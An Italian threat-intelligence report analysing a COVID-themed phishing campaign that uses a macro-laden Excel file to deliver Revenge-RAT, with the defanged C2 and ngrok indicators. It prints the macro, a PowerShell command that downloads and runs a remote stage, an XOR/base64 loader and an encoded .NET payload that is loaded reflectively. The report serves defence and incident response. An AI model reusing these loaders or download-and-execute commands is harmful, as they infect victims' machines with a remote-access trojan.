Glaaki: nuova campagna sfrutta il tema Coronavirus per veicolare Revenge-RAT

Pubblicato: 27/02/2020 12:23

Categorie: Analysis, Cyber Crime, Europe, Threat
Tipo di Informazione: Tattico, Tecnico
Distribuzione: TLP:RED[1] - Declassificato TLP WHITE in data 12/02/2021

Genesi

Un nuovo documento in formato excel dal nome **“Corona virus documento protetto.xls”** è stato distribuito presumibilmente mediante una campagna di spear-phishing. Il nome ed i dettagli del malware fanno leva sul tema molto sentito in Italia riguardante il dilagarsi dell’infezione del **virus COVID-19**.

Assessment


Le attività di analisi del CIOC di TS-WAY hanno individuato all’interno del documento malevolo una macro che sfrutta diversi payload in Powershell al fine di infettare le postazioni Microsoft Windows con il tool Revenge-RAT. La minaccia mira specificamente ad un pubblico italiano. Le TTP in comune con altre campagne consentono di ricondurre questa minaccia all’avversario **Glaaki.**

Questo report in breve


- Mail di spear-phishing in italiano riguardanti un documento riservato riguardante il Coronavirus
- Allegati malevoli dotati di una macro
- Download del primo payload Powershell e salvataggio del file nella directory temp
- Esecuzione del primo stage e caricamento in memoria del payload Revenge-RAT
- Esecuzione del malware Revenge-RAT

Analisi Tecnica

La minaccia viene distribuita attraverso una campagna di phishing. A ciascun messaggio di posta è **allegato un documento Excel malevolo**, all’apertura del quale viene richiesta una password.



Subito dopo viene mostrato il messaggio che induce l'utente ad abilitare la macro.



La macro presente nel documento è la seguente:

```
Sub Click()
CreateObject("WScript.Shell").Run
(ActiveWorkbook.BuiltinDocumentProperties.Item("Title"))
MsgBox "Visualizzazione non disponibile su questa versione di Excel!",
vbCritical
```

Al click sull'immagine di decoy, viene eseguito il contenuto del titolo del foglio attivo, che si presenta come una stringa Powershell:

```
powershell.exe -noexit -w 1 $K = New-Object Net.WebClient;
$p = $env:temp;$l = $p+'\h';
$K.DownloadFile('https://1ec6b9e8.ngrok.]io/11', $l);
IEX(get-content $env:temp\h| out-string)
```

Lo script si occupa di scaricare il file dall'indirizzo `https://1ec6b9e8.ngrok[.]io/11` e di salvarlo nella path `%HOMEDRIVE%\%HOMEPATH%\AppData\Local\Temp\h`. Il dominio **1ec6b9e8.ngrok[.]io** appartiene al servizio **di tunnelling NGROK** fornito dal provider mediante il piano free.

Una volta completata la fase di download, lo script ne esegue il contenuto.
Il file si presenta come un ulteriore script Powershell con una stringa contenente, in base64 e cifrato mediante XOR, il payload del successivo stage.

```
$b
=[System.Convert]::FromBase64String("VRJRTFMlJwAgMDA8MDAwMDQwMDAwXl5JMDA9FjA
wMDAwMDAwMCAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMBY
wMDAwMEUXBBZFMAUwHz84ExYzJTxBGSc2GQESCDMGEhxIHxIcNwU4Nj8ZExxEBxUyMxgrIjMIFSZ
FFhAmRRYjNEglODZABys2JAQ1IEE6OzAwMDAwMDAwMDMgIyAwMCUwNDUwNQsnEgVJMDAwMDAwMDA
wMD4wMDgWMD0wJTAwMDIeMDAwMDgwMDAwMDAwMBsaFjAwMDAWMDAwMCgwMDAwMDMwMDAwFjAwMDA
wFjAwMzAwMDAwMDAwMDA0MDAwMDAwMDAwMDIWMDAwMDAWMDAwMDAwMDA4MCA4JDAwMzAwMDMwMDA
wMDA0MDAwNDAwMDAwMDAwMzAwMDAwMDAwMDAwMDAwMDUFODAwMyEwMDAwMDYwMDA7BjcwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwODAwMDAGMDAwMygjBjAwPjAwMDAwMDAwMDAwMDAwMDAwMDA
```

```
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwODAwMDIwMDAwMDAwMDAwMDAwMDA
yMjAwMDQWMDAwMDAwMDAwMDAwMDAyREErKRlBMDAwMB0yFjAwMDAWMDAwMDoWMDAwMDgwMDAwMDA
wMDAwMDAwMDAwMDAyMDAwNjAEEh8/CCgGMDAwOwY3MDAwMCgwMDAwMCgwMDAwAjAwMDAwMDAwMDA
wMDAwMDAwMDMwMDAzMD0fOx0TNkgbMDAwPDAwMDAwODAwMDAwMjAwMDA8FjAwMDAwMDAwMDAwMDA
wMDAwMCAwMDAgFjAwMDAwMDAwMDAwMDAwMDAwMwciMDAwMDAwMDA0FjAwMDAyMDAkMDcyBjA
wOAYQMDAwMzAwMDAwIDAwMwAzNjAwMkUwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA3RSReFigyMDAwNhIJJDAwMAELNxYwMDIYFikwMDA6Ohk
CBjMgMCYwBjAwMCAwMDQjKB41MDAwMx4wODAwMDQ5QyAeNjAwMDIZEh42MDAwMh9FNzAwMDQ
+BzgwMDAwFhgzPDAwMhYoMDAwOhcWEjAwMCMHNiAwMDIcSRAwMDA6QhYGHjYGMDAyGBYSMDAwOkI
WMDAXFhIwMDAjBzkgMDAyBUU8OjMCMDAwHh45MDAwMgVFMDc4MDkwMDA0EglFMDAwADAzBjAwMzl
FOTAwMDQTCRowMDAeFjAwMCAwNkkXMDAwOhcWEjAwMCMHNiAwMDIYMh4oIDAwEwgwMDAwAVozBjA
wMzZJKzAwMDo4MDAwNDAzBzggMDAyH0U5MDAwNBMJGjAwMB4WADY0MDA2SRgwMDA6FxYSMDAwIwc
2IDAwMh9FMzAwMDQXFjgwMDAgHjgGMDAyHEkaMDAwOjdFMDcwMDA0OjIkMDAwADAzFjAwMzlFODA
wMDQ6MCAwMDATFTReXl5eCBYTMDAwOjceMDcwMDA0OjMGMDAwAxVeB0ZeXgYwHjsgMDAyFh4iMDl
FNjAwMDQ6MigwMDAePTQWNB47BjAwMhg8MDAwMDAwMDAkIDUVHDcIFjwwMDA2OjAgMDAwKB47IDA
wMh4wNjAwMDQ5Bh4eNjAwMDIYFh4wMDA6EwgaMDAwHh46FjAwMhgWPTAwMDY7BUU8OjMCMDAwHh4
5MDAwMgVFMBcWJDAwMCACODlFOTAwMDQTCRowMDAeKTccSQMwMDA6OwVFPDozAjAwMB4eOTAwMDI
FRTBCGTgeNgYwMDIZEDAzIDAwMzIWEjAwMDpCFjAwFxYSMDAwIwc2IDAwMhxJAjAwMDo9ICgmFjA
kMDAwJRQ0GBYTMDAwOjceMDcwMDA0OjMGMDAwAxQwMDNaMwYwMDM2SQUwMDA6NiVJPTAgMDA2HkE
GMDAwMzU5RTkwMDA0EwkaMDAwHjg3Fhg
--snip--
+ECMrBz0WMDAyGCg4NxgWBzAwMDoQFkE7NxweXkIgMDAwMBpEQAYwMDAwGikQBQBCN0gQPzwwMDA
wIzw0NxweJTMiBTgXFhIwMDAjBz0gMDAyGSgJPkJFOTAwMDQTCEEwMDABADQGKCMzIzQ2QBYaCTM
WGiMzFR4lMx9FOTAwMDQTCRowMDAeIzMzNDcFCTQ2BQkrBz0WMDAyGCgjMyM0NkAZPDc0ICQ7PEY
/CzwwMDAyGTw5NCASIzMzKCMzOEQBEws0MDAwHiMzQ0kIMDAwOhscGhc3JTw/MhgwFiEySEESHyc
LFTQdBCscSVo1IB5JPUM3CxJDJwUoHAlEIRYwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwIDA
wMDUwMDAwOzBFMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMExMU0p
8e3x7fHt8e3x7KhMIBRQqLCxVAgUQAwVRTFEqIggCBRQcXzIeHwcUAwUsS0s3Ax4cMxACFEdFIgU
DGB8WWVUSWEp8e3x7fHtVBlFMUSoiCAIFFBxfJRkDFBAVGB8WXyUZAxQQFSxLSzYUBTUeHBAYH1l
YXz0eEBVZVQIFEAMFWEp8e3x7fHtVExADFRBMUVUGXzQfBQMIIR4YHwVfGB8HHhoUWVUfBB0dXVU
fBB0dWEp8e3x7fHs=")
for($i=0;$i -lt $b.count;$i++){$b[$i]=$b[$i] -bxor 0x71}
IEX([System.Text.Encoding]::UTF8.GetString($b));
```


Il file decifrato si presenta come segue:


```
$c
="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG
1vZGUuDQ0KJAAAAAAAAABQRQAATAEDADzVct8AAAAAAAAAAOAAIgALATAAACoAAAAIAAAAAAAAjk
```



```
gAAAAgAAAAYAAAAABAAAAgAAAAAgAABAAAAAAAAAAAEAAAAAAAAAACgAAAAAgAAAAAAAAIAQIUAAB
AAABAAAAAAAEAAAEAAAAAAAAABAAAAAAAAAAAAAAADtIAABPAAAAAGAAAJwFAAAAAAAAAAAAAAAAAA
AAAAAAAIAAAAwAAABYRwAAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAIAAACAAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAAlCgAAAAgAAAAKgAAAA
IAAAAAAAAAAAAAAAAAAAACAAAGAucnNyYwAAAJwFAAAAYAAAAAYAAAAsAAAAAAAAAAAAAAAAAABAAA
BALnJlbG9jAAAMAAAAAIAAAAACAAAAMgAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAA
BvSAAAAAAAAEgAAAACAAUAFCwAAIwaAAABAAAAAQAABqBGAAC4AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF4U/gYCAAAGcxUAAApzFgAACigXAAAKKhswBQAWAwAAAQ
AAERYoDAAABoAIAAAEH2QoGAAAChcoGAAACn4FAAAEOvIAAAAgiBMAACgYAAAKfgcAAARvGQAACm
8aAAAK3gwoGwAACigcAAAK3gAAfgcAAARvHQAACt4MKBsAAAooHAAACt4AFIAHAAAEcx4AAAqABw
AABH4HAAAEbxkAAAogAAAQAG8fAAAKfgcAAARvGQAACiCoYQAAbyAAAAp+BwAABG8ZAAAKIAAAEA
BvIQAACn4HAAAEbxkAAAogqGEAAG8iAAAKfgcAAARvGQAACn4BAAAEfgIAAAQoIwAACm8kAAAKF4
AFAAAEKCUAAAqABgAABH4IAAAEKAQAAAbdE////ygbAAAKFoAFAAAEKBwAAArd/v7//gAAAQAAAA
EABQAAAAAAAQAFAAAAPwAAAAAAAAAAEAAAAAQAAAAAAAAAAAAAAAAAAAEQAAAABAFYAYQByAEYAaQ
BsAGUASQBuAGYAbwAAAAAAJAAEAAAAVAByAGEAbgBzAGwAYQB0AGkAbwBuAAAAAAAAAALAEbAIAAA
EAUwB0AHIAaQBuAGcARgBpAGwAZQBJAG4AZgBvAAAASAIAAAEAMAAwADAAMAAwADQAYgAwAAAAGg
ABAAEAQwBvAG0AbQBlAG4AdABzAAAAAAAAAACIAAQABAEMAbwBtAHAAYQBuAHkATgBhAG0AZQAAAA
AAAAAAADgACAABAEYAaQBsAGUARABlAHMAYwByAGkAcAB0AGkAbwBuAAAAAAABLAG8AcgBvAG4AYQ
BWAAA
AMAAIAAEARgBpAGwAZQBWAGUAcgBzAGkAbwBuAAAAAAAxAC4AMAAuADAALgA1AAAAOAAMAAEASQB
uAHQAZQByAG4AYQBsAE4AYQBtAGUAAABLAG8AcgBvAG4AYQBWAC4AZQB4AGUAAABIABIAAQBMAGU
AZwBhAGwAQwBvAHAAeQByAGkAZwBoAHQAAABDAG8AcAB5
--snip--
AHIAaQBnAGgAdAAgAKkAIAAgADIAMAAyADAAAAAqAAEAAQBMAGUAZwBhAGwAVAByAGEAZABlAG0A
YQByAGsAcwAAAAAAAAAAAEAADAABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABlAG4AYQBtAGUAAABL
AG8AcgBvAG4AYQBWAC4AZQB4AGUAAAAuAAcAAQBQAHIAbwBkAHUAYwB0AE4AYQBtAGUAAAAAAEsA
bwByAG8AbgBhAAAAAAA0AAgAAQBQAHIAbwBkAHUAYwB0AFYAZQByAHMAaQBvAG4AAAAxAC4AMAAu
ADAALgA1AAAAOAAIAAEAQQBzAHMAZQBtAGIAbAB5ACAAVgBlAHIAcwBpAG8AbgAAADEALgAwAC4A
MAAuADEAAACsYwAA6gEAAAAAAAAAAAAAA77u/PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0i
VVRGLTgiIHN0YW5kYWxvbmU9InllcyI/Pg0KDQo8YXNzZW1ibHkgeG1sbnM9InVybjpzY2hlbWFz
LW1pY3Jvc29mdC1jb206YXNtLnYxIiBtYW5pZmVzdFZlcnNpb249IjEuMCI+DQogIDxhc3NlbWJs
eUlkZW50aXR5IHZlcnNpb249IjEuMC4wLjAiIG5hbWU9Ik15QXBwbGljYXRpb24uYXBwIi8+DQog
IDx0cnVzdEluZm8geG1sbnM9InVybjpzY2hlbWFzLW1pY3Jvc29mdC1jb206YXNtLnYyIj4NCiAg
ICA8c2VjdXJpdHk+DQogICAgICA8cmVxdWVzdGVkUHJpdmlsZWdlcyB4bWxucz0idXJuOnNjaGVt
YXMtbWljcm9zb2Z0LWNvbTphc20udjMiPg0KICAgICAgICA8cmVxdWVzdGVkRXhlY3V0aW9uTGV2
ZWwgbGV2ZWw9ImFzSW52b2tlciIgdWlBY2Nlc3M9ImZhbHNlIi8+DQogICAgICA8L3JlcXVlc3Rl
ZFByaXZpbGVnZXM+DQogICAgPC9zZWN1cml0eT4NCiAgPC90cnVzdEluZm8+DQo8L2Fzc2VtYmx5
PgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAADAAA
AJA4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==";

[byte[]]$start = [System.Convert]::FromBase64String($c);
$w = [System.Threading.Thread]::GetDomain().Load($start);
$barda= $w.EntryPoint.invoke($null,$null);
```

Quest'ultimo script contiene il binario del tool **Revenge-RAT**, la catena di esecuzione si conclude con l'avvio del malware.

Il tool è sviluppato in VB.NET e all'interno vi sono anche informazioni riguardanti il pdb utilizzato durante la fase di debug.

```
C:\Users\Gianni\Desktop\CSharp\Revenge-RAT v0.0.3.5 BETA By N A P O L E O
N\REVRAT035beta\NewClient2\NewClient2\NewClient2\obj\Release\KoronaV.pdb
```

Una volta eseguito, il tool cerca di contattare il server C2 `91.193.75[.]155` sulla porta 8989.
Il server è esposto attraverso un IP appartenente al servizio VPN fornito dal provider "**KGB**", la cui architettura sembra poggiarsi su quella del provider di servizi dello stesso tipo "nVpn[.]net".

Eventi IOC

1. [1116962] Glaaki: Corona virus documento protetto.xls

Note

[1] Per maggiori informazioni riguardo le TLP si e' pregati di consultare https://www.us-cert.gov/tlp

Contatti

intel@ts-way.com